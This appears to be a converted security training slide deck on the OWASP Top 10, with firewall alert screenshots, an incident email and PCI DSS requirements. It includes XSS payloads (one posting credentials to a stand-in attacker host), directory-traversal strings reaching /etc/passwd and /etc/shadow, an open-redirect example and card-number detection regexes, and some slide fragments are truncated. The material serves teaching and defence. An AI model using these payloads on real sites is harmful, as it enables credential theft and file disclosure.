If this occurs only over one specific pattern, it is best to simply remove this pattern from the Dictionary. Alternatively, it is possible to lower the strictness level of the dictionaries used, making the system less sensitive to such false-positives.

Free-Text Fields

Alert 498936: Multiple signatures from by [REDACTED]

Signature Description  
MS-SQL xp\_cmdshell - program execution

1844902431007484256: Signature Violation

Signature Description  
MS-SQL xp\_cmdshell - program execution  
Location: parsed-query, Position: 818

#### Details:

Time	Server Group	Service	Application
17, 2010 5:56:36 PM	[REDACTED]	[REDACTED]	Default MsSql Application

Connection	User	DB Application	OS User	OS Host
[REDACTED] 2276 → [REDACTED] 1433	[REDACTED]	.net sqlclient data provider		[REDACTED]

Selected Rows	Response Size	Response Time
149 Records		369 msec.

Error Code	Error Message

Variables: @ServerName, @BatchID, @ServerName, @BatchID, @SkipFlag, @SkipFlag

Filter

Exception

#### Databases and Schemas:

Database	Schema
er	

#### Privileged Operations & Stored Procedures:

Operation	Objects	Type
table	#file	Privileged
table	#file	Privileged
xcutesql	@sql	Privileged Stored Procedure
ate table	#re_xp_cmdshell	Privileged
mdshell		Privileged Stored Procedure






#### File Groups:

File Group Name	Black List	Sensitive
sta found		

#### Source Application Details:

Application Name	.net sqlclient data provider
Application User	
Session ID	None
URL	N/A
Client IP	N/A

# A1 – Injection (Remediation)

<code>\$sql = 'UPDATE #__mytable SET `id` = ' . (int) \$int;</code>		if you are expecting an integer, force it to be an integer (or a float). So, if you have a variable that you are expecting to be an integer, cast it to an integer.
<code>\$date =&amp; JFactory::getDate(\$mydate); \$sql = 'UPDATE #__mytable SET `date` = ' . \$db-&gt;quote(\$date-&gt;toMySQL(), false);</code>		If you want to insert a date, then use JDate, and it'll give you back a valid mysql date each time
<code>\$sql = 'UPDATE #__mytable SET `string` = ' . \$db-&gt;quote( \$db-&gt;getEscaped( \$string ), false );</code>		anytime you take a string from user input (always escape everything from a variable, it's extra insurance), you should escape it using this
master..Xp_cmdshell, xp_startmail, xp_sendmail, sp_makewebtask		Delete stored procedures that you are not using. Document and monitor those that you are.
single quote, double quote, slash, back slash, semi colon, extended character like NULL, carry return, new line, etc,		Filter out character in all strings from: <ul style="list-style-type: none"> <li>- Input from users</li> <li>- Parameters from URL</li> <li>- Values from cookie</li> </ul>



# Regular Expressions (regex)

---

Regular expressions are a syntactical shorthand for describing patterns. They are used to find text that matches a pattern, and to replace matched strings with other strings. They can be used to parse files and other input, or to provide a powerful way to search and replace. The following link is a regex primer.

<http://docs.activestate.com/komodo/4.4/regex-intro.html>

```
part="515", rgxp="[^\\d]515\\d[-\\.\\s\\\\\\V=]?\\d{4}[-\\.\\s\\\\\\V=]?\\d{4}[-\\.\\s\\\\\\V=]?\\d{4}[^\\d]{1}"
```

This is a regex that will match strings for a Mastercard Credit Card number that starts with “515”.



# Searching for Credit Cards

---

- Visa:  $^4[0-9]\{12\}(?:[0-9]\{3\})? \$$  All Visa card numbers start with a 4. New cards have 16 digits. Old cards have 13.
- MasterCard:  $^5[1-5][0-9]\{14\} \$$  All MasterCard numbers start with the numbers 51 through 55. All have 16 digits.
- American Express:  $^3[47][0-9]\{13\} \$$  American Express card numbers start with 34 or 37 and have 15 digits.
- Diners Club:  $^3(?:0[0-5] | [68][0-9])[0-9]\{11\} \$$  Diners Club card numbers begin with 300 through 305, 36 or 38. All have 14 digits. There are Diners Club cards that begin with 5 and have 16 digits. These are a joint venture between Diners Club and MasterCard, and should be processed like a MasterCard.
- Discover:  $^6(?:011 | 5[0-9]\{2\})[0-9]\{12\} \$$  Discover card numbers begin with 6011 or 65. All have 16 digits.
- JCB:  $^(?:2131 | 1800 | 35\d\{3\})\d\{11\} \$$  JCB cards beginning with 2131 or 1800 have 15 digits. JCB cards beginning with 35 have 16 digits.

## A2 – Cross Site Scripting (XSS)

Cross-site scripting is a vulnerability that occurs when a Web site displays content that includes un-sanitized user-provided data. XSS can be used to steal cookies, compromise data integrity, execute code and trick users into submitting information to an attacker. For example:

```
Response.Redirect("Login.asp?ErrorMessage=Invalid+username+or+password")
```

Then, in Login.asp, the ErrorMessage querystring value would be displayed as follows:

```
http://www.somesite.com/Login.asp?ErrorMessage=</form><form method="POST"
action="www.hax0r.com/passwordstealer.asp">
```

As in the code for Login.asp, the ErrorMessage querystring value will be emitted, producing the following HTML page:

```
<form method="POST" action="somepage.asp">
</form><form method="POST" action="http://www.hax0r.com/stealPassword.asp">
Username: <input type="text" name="UserName"><br>
Password: <input type="password" name="Password"><br>
<input type="submit" name="submit" value="log in!">
</form>
```

## A2 – Cross Site Scripting (XSS)


---

Inject this string, and in most cases where a script is vulnerable with no special XSS vector requirements the word "XSS" will pop up.

```
';alert(String.fromCharCode(88,83,83))/\';  
alert(String.fromCharCode(88,83,83))//";  
alert(String.fromCharCode(88,83,83))/\";  
alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'>  
<SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

You replied on 3/25/2011 2:05 PM.

From: Mark G. [mailto:Mark.G. (is.us01.Newegg) 44616]  
To: Strong Mike [mailto:Strong Mike (is.us01.Newegg) 61694]  
Cc: Mike O. Villegas [mailto:Mike O. Villegas (is.us01.Newegg) 61694], [mailto:Mike O. Villegas (is.us01.Newegg) 61694], [mailto:Mike O. Villegas (is.us01.Newegg) 61694]  
Subject: (info)Information security event reporting

Message |  cneweggXSS.png (187 KB)

<b>Issue/Incident : description</b>	Found a XSS issue: XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise.  <a href="http://[redacted]Search.aspx?keyword=%d2%ba%be%a7%cf%d4%ca%be%c6%f7%22%3e%3csCrIpT%3ealert(43761)%3c%2fsCrIpT%3e">http://[redacted]Search.aspx?keyword=%d2%ba%be%a7%cf%d4%ca%be%c6%f7%22%3e%3csCrIpT%3ealert(43761)%3c%2fsCrIpT%3e</a>
<b>Impact/Risk:</b>	( What risk does this finding cause ? (C, I, A) 2. I : may lead to data inconsistency or incorrect ..etc.
<b>Date/Time:</b>	2011-03-18
<b>Asset Owner :</b>	Dimness
<b>Custodian:</b>	[redacted] [redacted]
<b>Informer:</b>	[redacted]
<b>Handler (IS):</b>	[redacted]
<b>Attachments:</b>	Evidence: Like as the attachment. The correction suggestion : using output escaping/encoding properly.





## Back to Business



# A3 – Broken Authentication and Session Management

---

All known web servers, application servers, and web application environments are susceptible to broken authentication and session management issues. The Session Management is normally a three step process:

## 1. Session set-up

The attacker sets up a "trap-session" for the target web site and obtains that session's ID. Or, the attacker may select an arbitrary session ID used in the attack. In some cases, the established trap session value must be maintained (kept alive) with repeated web site contact.

## 2. Session fixation


The attacker introduces the trap session value into the user's browser and fixes the user's session ID.

## 3. Session entrance


The attacker waits until the user logs into the target web site. When the user does so, the fixed session ID value will be used and the attacker may take over.



Early CAPTCHAs such as these, generated by the EZ-Gimp program, were used on [Yahoo!](#). However, technology was developed to read this type of CAPTCHA<sup>[1]</sup>



A modern CAPTCHA, rather than attempting to create a distorted background and high levels of warping on the text, might focus on making [segmentation](#) difficult by adding an angled line



Another way to make segmentation difficult is to crowd symbols together. This is [Yahoo!'s](#) current CAPTCHA format. This might be difficult for some people to read, as seen in the leftmost example (is it "klopsh" or "kbpsh"?).

# n and Session Management

## ication and Session Management

- ❖ Protecting Credentials in Transit
- ❖ Session ID Protection
- ❖ Account Lists
- ❖ Browser Caching
- ❖ Trust Relationships
- ❖ Captcha

## A4 – Insecure Direct Object Reference

---

All web application frameworks are vulnerable to attacks on insecure direct object references. For example, if code allows user input to specify filenames or paths, it may allow attackers to jump out of the application's directory, and access other resources.

```
<select name="language"><option value="fr">Français</option></select>  
...  
require_once ($_REQUEST['language']."lang.php");
```

Such code can be attacked using a string like ".././.././../etc/passwd%00" using [null byte injection](#) to access any file on the web server's file system.

# IDOR Example

---

For instance, if the attacker notices the URL:

`http://misc-security.com/file.jsp?file=report.txt`

The attacker could modify the file parameter using a directory traversal attack. He modifies the URL to:

`http://misc-security.com/file.jsp?file=../../etc/shadow`

Upon doing this the `/etc/shadow` file is returned and rendered by `file.jsp` demonstrating the page is susceptible to a directory traversal attack.

# Directory Traversals

---

- `http://example.com/getUserProfile.jsp?item=../../../../etc/passwd`
- `Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd`
- `http://example.com/index.php?file=http://www.owasp.org/malicioustxt`

## Consider Encoding Issues

`%2e%2e%2f` represents `../`

`%2e%2e/` represents `../`

`..%2f` represents `../`

`%2e%2e%5c` represents `..\`

`%2e%2e\` represents `..\`

`%5c` represents `\`

`%252e%252e%255c` represents `..\`

`%255c` represents `\` and so on.



## A5 – Cross Site Request Forgery (CSRF or XSRF)

**Cross-site request forgery**, also known as a **one-click attack** or **session riding** and abbreviated as **CSRF** (“sea-surf”) or **XSRF**, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts.

CSRF is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated.

Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.





# CSRF Countermeasures

---

- ❖ Requiring a secret, user-specific token in all form submissions and side-effect URLs prevents CSRF; the attacker's site cannot put the right token in its submissions
- ❖ Requiring the client to provide authentication data in the same HTTP Request used to perform any operation with security implications (money transfer, etc.)
- ❖ Limiting the lifetime of session cookies
- ❖ Checking the HTTP Referrer header
- ❖ Ensuring that there is no clientaccesspolicy.xml file granting unintended access to Silverlight controls
- ❖ Ensuring that there is no crossdomain.xml file granting unintended access to Flash movies

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.1) Gecko/20080701 Firefox/3.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.egg-inc.com/ProductList.aspx?...
```

Event Details:

Host	Connection
------	------------

Illeer	Session
--------	---------

Response Code	Response Size	Response Time
---------------	---------------	---------------

[View all posts by](#) [Jesse Cougle](#)

#### Parameters:

☐ Cookies: [View Cookies](#) [Privacy Policy](#)

6603363

## A6 – Security Misconfiguration (NEW)

---

Security depends on having a secure configuration defined for the application, framework, web server, application server, and platform.

All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults.

Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.

The primary recommendations are to establish:

1. A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Dev, QA, and production environments should all be configured the same. This process should be automated to minimize the effort required to setup a new secure environment.
2. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment.
3. A strong network architecture that provides good separation and security between components.

## A7 – Failure to Restrict URL Access

---

Frequently, the only protection for a URL is that links to that page are not presented to unauthorized users.

Security by obscurity is not sufficient to protect sensitive functions and data in an application.

Access control checks must be performed before a request to a sensitive function is granted, which ensures that the user is authorized to access that function.

Administrative functions are key targets for this type of attack.



# A7 – Failure to Restrict URL Access

---

Some common examples of these flaws include:

- ❖ “Hidden” or “Special” URLs for administrators or privileged users but accessible to all users if they know they exist
- ❖ Access to “hidden” files or system generated reports
- ❖ Access control policy that is out-of-date or insufficient
- ❖ Code that evaluates privileges on the client but not on the server

There was an attack on MacWorld 2007 which approved “Platinum” passes worth \$1695 via JavaScript on the browser rather than on the server.


[http://grutztopia.jingojango.net/2007/01/your-free-macworld-expo-platinum-pass\\_11.html](http://grutztopia.jingojango.net/2007/01/your-free-macworld-expo-platinum-pass_11.html)

# A8 – Unvalidated Redirects and Forwards (NEW)

---

## REDIRECTS

[http://original\\_site.com/redirect.html?q=http://external\\_site.com/external\\_page.html](http://original_site.com/redirect.html?q=http://external_site.com/external_page.html)



[http://original\\_site.com/redirect.html?q=http://evil.com/evil\\_page.html](http://original_site.com/redirect.html?q=http://evil.com/evil_page.html)

OR

[http://original\\_site.com/redirect.html?q=http://%65%76%69%6c%2e%63%6f%6d/evil\\_page.html](http://original_site.com/redirect.html?q=http://%65%76%69%6c%2e%63%6f%6d/evil_page.html)



# A8 – Unvalidated Redirects and Forwards (NEW)

---

## FORWARDS

`http://www.example.com/boring.jsp?fwd=boring2.jsp`



`http://www.example.com/boring.jsp?fwd=admin.jsp`

In this case, the attacker crafts a URL that will pass the applications access control check and then forward him to an administrative function that he would not normally be able to access.

# A9 – Insecure Cryptographic Storage

---

- ❖ Attackers typically don't break the crypto. They break something else, such as find keys, get cleartext copies of data, or access data via channels that automatically decrypt.
- ❖ The most common flaw in this area is simply not encrypting data that deserves encryption.
- ❖ When encryption is employed, unsafe key generation and storage, not rotating keys, and weak algorithm usage is common.
- ❖ Use of weak and unsalted hashes to protect passwords is also common.
- ❖ External attackers have difficulty detecting such flaws due to limited access.

- Policies**
- Recommended Signatures Policy for Web Applications
  - SQL Protocol Signatures**
  - Recommended Policy for Database Applications - Legacy
  - Recommended Signatures Policy for Database Applications
  - Oracle Protocol Validation**
  - Oracle SQL Protocol Policy
  - Web Service Custom**
  - Anonymous Proxies Detection
  - Anti Google Hacking - 1
  - Anti Google Hacking - 2
  - Apache Expect Header XSS
  - Automated Site Reconnaissance/Access
  - Automated Vulnerability Scanning
  - Cross Site Request Forgery**
  - Data Leakage - American Express Credit Card Numbers**
  - Data Leakage - Application Source Code
  - Data Leakage - Developer Comments
  - Data Leakage - Diner's Club / Carte Blanche Credit Card Numbers
  - Data Leakage - Discover Credit Card Numbers
  - Data Leakage - JCB Credit Card Numbers
  - Data Leakage - MasterCard Credit Card Numbers
  - Data Leakage - U.S Social Security Number
  - Data Leakage - Visa, Long Credit Card Numbers
  - Data Leakage - Visa, Short Credit Card Numbers
  - Data Leakage - enRoute Credit Card Numbers
  - Directory Browsing Detection
  - Directory Traversal (In Cookies/Parameters Value)
  - Directory Traversal (In URL)
  - Directory Traversal (In URL) - Basic Rule
  - File Download Injection
  - Fullwidth/Halfwidth Unicode Decoding
  - HTTP Response Splitting Vulnerability
  - IE Discussion Bar- Access to Internal Information
  - MSSQL Data Leakage through Errors
  - Malformed HTTP Attack (Non compatible HTTP Results Error code)
  - NEWEGG - Plain Vanilla Scanner Exception
  - Newegg Cross Site Request Forgery
  - OS Command Injection
  - Plain Vanilla Scanner Detection
  - Privacy Violation - Credit Card Number Insertion
  - Privacy Violation - Credit Card Number Insertion by Internal IP Address
  - Privacy Violation - Credit Card Number Insertion by non Internal IP Address
  - Sensitive Error Messages Leakage
  - Suspected parameter tampering - Deprecated
  - Suspicious Response Code
  - Unsuccessful Directory Browsing
  - WEB-FRONTPAGE- Access to Internal Information
  - WEB-FRONTPAGE- External Access to Internal Information

**Policy name: Data Leakage - American Express Credit Card Numbers** Save

**Match Criteria** Apply To Advanced

**Policy Configuration:** Sensitive Dictionary Search: Search mode is Contains in Dictionaries: [ American Express Credit Card Numbers ] in Location [ Response Content ] [Full Description](#)

Action: Block Severity: Medium

Followed Action: Enabled: ☒

Alert Name: Custom Violation

**Match Criteria**

☒ **Sensitive Dictionary Search**

Search Mode: Contains

Dictionaries: Diner's Club / Carte Blanche Credit Card Numbers Discover Credit Card Numbers JCB Credit Card Numbers

Selected: American Express Credit Card Numbers

Locations: Response Content

**Available Match Criteria**

- Data Set: Attribute Lookup
- Lookup Data Set Search
- Accept Languages (Headers)
- Authenticated Session
- Authentication Result
- Authentication URL
- Enrichment Data
- File Types
- Generic Dictionary Search
- Headers
- Host Names
- Methods
- Occurrence
- Parameters
- Profiled Referer Host
- Protocols
- Proxy IP Addresses
- Referer Hostname (Headers)
- Referer URL (Headers)
- Request Content Type (Headers)

## Knowledge Base

Contents Search

- ? Abnormally Long Header Line
- ? Abnormally Long URL
- ? Access of Administrative Interface
- ? Access of Internal Components
- ? Attempt to Execute Privileged Operation
- ? Bad IP Option Length
- ? Bad IP Option Padding
- ? Bad Total Length of IP Packet
- ? Black Listed Table
- ? Brute Force
- ? Buffer Overflow
- ? Card Track Data Detection
- ? Cookie Injection
- ? Cookie Name Exceeds Allowed Maximum
- ? Cookie Poisoning
- ? Cookie Tampering
- ? Cookie Value Length Violation
- ? Cookie Value Untraceable
- ? Cross-site Scripting
- ? Custom Policy Violation
- ? DB Login Statement Error
- ? DB Unauthorized Host
- ? DB Unauthorized OS User
- ? Denial of Service (DoS)
- ? Directory Traversal
- ? Distributed Denial of Service (DDoS)
- ? Double URL Encoding
- ? Excessive Failed Login attempts to the DB
- ? Extremely Long URL Parameter
- ? File/Parameter Enumeration
- ? Forceful Browsing
- ? Fragmented Packet
- ? HTTP Probe Parse Error
- ? HTTP Request or Response Parse Error
- ? Illegal Byte Code Character in Header Name
- ? Illegal Byte Code Character in Parameter Name
- ? Illegal Byte Code Character in Request

## Card Track Data Detection

### Summary

SecureSphere detected a database query that may contain raw track data from magnetic banking cards.

### Detailed Description

SecureSphere scans incoming queries for patterns that match raw track data from magnetic banking cards. SecureSphere is able to detect Track 1 (IATA) and Track 2 (ABA) data formats. The information in the track includes in addition to account number and expiration dates some highly sensitive security and personalization information.

The PCI Data Security Standard requires (Req. 3.2.1 of the standard) that raw track information is never stored by applications that process magnetic cards.

This alert indicates possible non-compliance with the PCI Data Security Standard.

### Detection of False Positives

If the query in which the pattern was detected is a data retrieval query, rather than data entry, than this alert may be a false positive. However, the number and the nature of tests involved in detecting the track data pattern are such that the chances for the information not being taken from a magnetic card are very low.



# A10 – Insufficient Transport Layer Protection (NEW)

---



Insufficient transport layer protection allows communication to be exposed to untrusted third-parties, providing an attack vector to compromise a web application and/or steal sensitive information.

Websites typically use Secure Sockets Layer / Transport Layer Security (SSL/TLS) to provide encryption at the transport layer.

- ❖ Applications frequently do not properly protect network traffic.
- ❖ Usually, they use SSL/TLS during authentication, but not elsewhere, exposing all transmitted data as well as session IDs to interception.
- ❖ Applications sometimes use expired or improperly configured certificates.

When the transport layer is not encrypted, all communication between the website and client is sent in clear-text which leaves it open to interception, injection and redirection (also known as a man-in-the-middle/MITM attack).





**Extended SSL**

# PCI DSS v2.0 (6.5)

**6.5** Develop applications based on secure coding guidelines. Prevent common coding vulnerabilities in software development processes, to include the following:

***Note:** The vulnerabilities listed at 6.5.1 through 6.5.9 were current with industry best practices when this version of PCI DSS was published. However, as industry best practices for vulnerability management are updated (for example, the OWASP Guide, SANS CWE Top 25, CERT Secure Coding, etc.), the current best practices must be used for these requirements.*

**6.5.a** Obtain and review software development processes. Verify that processes require training in secure coding techniques for developers, based on industry best practices and guidance.

**6.5.b** Interview a sample of developers and obtain evidence that they are knowledgeable in secure coding techniques.

**6.5.c.** Verify that processes are in place to ensure that applications are not vulnerable to, at a minimum, the following:

# PCI DSS v2.0 (6.5)

PCI DSS Requirements	Testing Procedures
<b>6.5.1</b> Injection flaws, particularly SQL injection. Also consider OS Command Injection, LDAP and XPath injection flaws as well as other injection flaws.	<b>6.5.1</b> Injection flaws, particularly SQL injection. (Validate input to verify user data cannot modify meaning of commands and queries, utilize parameterized queries, etc.)
<b>6.5.2</b> Buffer overflow	<b>6.5.2</b> Buffer overflow (Validate buffer boundaries and truncate input strings.)
<b>6.5.3</b> Insecure cryptographic storage	<b>6.5.3</b> Insecure cryptographic storage (Prevent cryptographic flaws)
<b>6.5.4</b> Insecure communications	<b>6.5.4</b> Insecure communications (Properly encrypt all authenticated and sensitive communications)
<b>6.5.5</b> Improper error handling	<b>6.5.5</b> Improper error handling (Do not leak information via error messages)
<b>6.5.6</b> All "High" vulnerabilities identified in the vulnerability identification process (as defined in PCI DSS Requirement 6.2).  <i><b>Note:</b> This requirement is considered a best practice until June 30, 2012, after which it becomes a requirement.</i>	<b>6.5.6</b> All "High" vulnerabilities as identified in PCI DSS Requirement 6.2.
<b>Note:</b> Requirements 6.5.7 through 6.5.9, below, apply to web applications and application interfaces (internal or external):	
<b>6.5.7</b> Cross-site scripting (XSS)	<b>6.5.7</b> Cross-site scripting (XSS) (Validate all parameters before inclusion, utilize context-sensitive escaping, etc.)
<b>6.5.8</b> Improper Access Control (such as insecure direct object references, failure to restrict URL access, and directory traversal)	<b>6.5.8</b> Improper Access Control, such as insecure direct object references, failure to restrict URL access, and directory traversal (Properly authenticate users and sanitize input. Do not expose internal object references to users.)
<b>6.5.9</b> Cross-site request forgery (CSRF)	<b>6.5.9</b> Cross-site request forgery (CSRF). (Do not reply on authorization credentials and tokens automatically submitted by browsers.)



# PCI DSS v2.0 (6.6)



PCI DSS Requirements	Testing Procedures
<p><b>6.6</b> For public-facing web applications, address new threats and vulnerabilities on an ongoing basis and ensure these applications are protected against known attacks by <i>either</i> of the following methods:</p> <ul style="list-style-type: none"><li>▪ Reviewing public-facing web applications via manual or automated application vulnerability security assessment tools or methods, at least annually and after any changes</li><li>▪ Installing a web-application firewall in front of public-facing web applications</li></ul>	<p><b>6.6</b> For <i>public-facing</i> web applications, ensure that <i>either</i> one of the following methods are in place as follows:</p> <ul style="list-style-type: none"><li>▪ Verify that public-facing web applications are reviewed (using either manual or automated vulnerability security assessment tools or methods), as follows:<ul style="list-style-type: none"><li>– At least annually</li><li>– After any changes</li><li>– By an organization that specializes in application security</li><li>– That all vulnerabilities are corrected</li><li>– That the application is re-evaluated after the corrections</li></ul></li><li>▪ Verify that a web-application firewall is in place in front of public-facing web applications to detect and prevent web-based attacks.</li></ul> <p><b>Note:</b> “An organization that specializes in application security” can be either a third-party company or an internal organization, as long as the reviewers specialize in application security and can demonstrate independence from the development team.</p>

# Input Validation (Encoding)

## How many ways can you say



- ❖ <http://www.yahoo.com> ➔ ir1.fp.vip.sp2.yahoo.com
- ❖ <http://98.137.149.56> (IP address. Everyone knows it...)
- ❖ <http://0x62899538/> (Hex representation)
- ❖ <http://1653183800/> (Decimal representation)
- ❖ <http://0142.0211.0225.0070> (Octal representation)
- ❖ <http://98.0x89.0225.56> (You can mix them too!)

...what about one?

<http://www.google.com/search?hl=en&q=yahoo+search+page&btnI=>





# Sample .NET Secure Code Standard

## Table of Contents

1	<a href="#">Purpose</a>		
2	<a href="#">Scope of Compliance</a>		
3	<a href="#">Roles and Responsibilities</a>		
4	<a href="#">Definition &amp; Acronyms</a>		
5	<a href="#">References</a>		
6	<a href="#">Contents</a>		
	<a href="#">Part 1 Web Application Security Code Library</a>	<a href="#">Part 8 Database Access</a>	<a href="#">Control Points</a>
	<a href="#">Part 2 User authentication</a>	<a href="#">Risk</a>	<a href="#">Part 16 Command Injection</a>
	<a href="#">Risk</a>	<a href="#">Principle</a>	<a href="#">Risk</a>
	<a href="#">Control Points</a>	<a href="#">Control Points</a>	<a href="#">Principle</a>
	<a href="#">Part 3 Authorization</a>	<a href="#">Part 9 File System Access (System.IO)</a>	<a href="#">Control Points</a>
	<a href="#">Risk</a>	<a href="#">Risk</a>	<a href="#">Part 17 Encryption Key</a>
	<a href="#">Principle</a>	<a href="#">Principle</a>	<a href="#">Risk</a>
	<a href="#">Control Points</a>	<a href="#">Control Points</a>	<a href="#">Principle</a>
	<a href="#">Part 4 Assembly Security Attribute</a>	<a href="#">Part 10 Internet Access (System.Net, XMLHTTP)</a>	<a href="#">Control Points</a>
	<a href="#">Risk</a>	<a href="#">Risk</a>	<a href="#">Part 18 Authentication between Different Systems</a>
	<a href="#">Principle</a>	<a href="#">Principle</a>	<a href="#">Risk</a>
	<a href="#">Control Points</a>	<a href="#">Control Points</a>	<a href="#">Principle</a>
	<a href="#">Part 5 Validating Input, Output and Mitigation of XSS</a>	<a href="#">Part 11 RichTextEdit Component</a>	<a href="#">Control Points</a>
	<a href="#">Risk</a>	<a href="#">Risk</a>	<a href="#">Part 19 Other Security Issues</a>
	<a href="#">Principle</a>	<a href="#">Principle</a>	<a href="#">Buffer Overflow from third party system</a>
	<a href="#">Control Points</a>	<a href="#">Control Points</a>	<a href="#">Risk</a>
	<a href="#">Part 6 Log and Exception</a>	<a href="#">Part 12 Anti-XPath Injection</a>	<a href="#">Principle</a>
